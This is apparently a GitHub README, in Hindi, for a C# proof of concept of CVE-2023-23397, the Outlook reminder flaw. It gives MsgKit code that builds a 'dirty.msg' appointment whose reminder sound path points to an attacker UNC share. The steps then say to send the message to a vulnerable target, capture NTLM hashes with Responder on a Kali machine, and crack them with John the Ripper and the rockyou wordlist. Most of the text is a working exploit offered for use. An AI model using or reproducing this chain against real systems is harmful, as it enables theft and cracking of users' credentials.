
 moneertv/cve-2023-23397
CVE-2023-23397 C# PoC

CVE-2023-23397 C# PoC
1- msgkit डाउनलोड करें
2- appointment वर्ग को संपादित करें और नीचे जोड़ें:

3- प्रोजेक्ट के अंदर एक नया वर्ग बनाएं ताकि msg फ़ाइल के गुण सेट किए जा सकें:
using MsgKit.Enums;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace MsgKit
{
    class Program
    {
        static void Main(string[] args)
        {
            using (var appointment = new Appointment(
            new Sender("[email protected]", "moneertv"),
            new Representing("[email protected]", "moneertv"),
            "CVE-2023-23397"))
            {
                appointment.Recipients.AddTo("[email protected]", "muneer aqraa");
                appointment.Subject = "CVE-2023-23397";
                appointment.Location = "Neverland";
                appointment.MeetingStart = DateTime.Now.Date.AddDays(2).Date;
                appointment.MeetingEnd = DateTime.Now.Date.AddDays(3).Date;
                appointment.AllDay = true;
                appointment.BodyText = "CVE-2023-23397";
                appointment.BodyHtml = "<html><head></head><body><b>testing CVE-2023-23397</b></body></html>";
                appointment.SentOn = DateTime.UtcNow;
                appointment.Importance = MessageImportance.IMPORTANCE_NORMAL;
                appointment.IconIndex = MessageIconIndex.UnsentMail;

                appointment.PidLidReminderFileParameter = @"\\192.168.1.222\";
                appointment.PidLidReminderOverride = true;

                appointment.Save(@"C:\Users\Moneer\Desktop\exploits\CVE-2023-23397\MsgKit-master\generated email msg\dirty.msg");

            }

        }
    }
}
4- प्रोजेक्ट के आउटपुट प्रकार के गुणों को कंसोल में बदलें:

5- dirty.msg उत्पन्न करने के लिए प्रोजेक्ट चलाएँ
6- संदेश को एक असुरक्षित लक्ष्य पर भेजें, और मीटिंग के रिमाइंडर सक्रिय होने तक प्रतीक्षा करें।
6-2- प्रतीक्षा करते हुए, काली मशीन पर जिसका IP मुख्य वर्ग में रखा है, नीचे दिया गया कमांड चलाएँ ताकि किसी भी व्यक्ति के झाँसे में आने पर सुनता रहे: # responder -I eth0 -v
7- एक बार हैश प्राप्त हो जाएँ, उन्हें एक फ़ाइल में संग्रहीत करें, और जॉन रिपर को हैश पर एक वर्डलिस्ट (जैसे rockyou) के साथ चलाएँ।






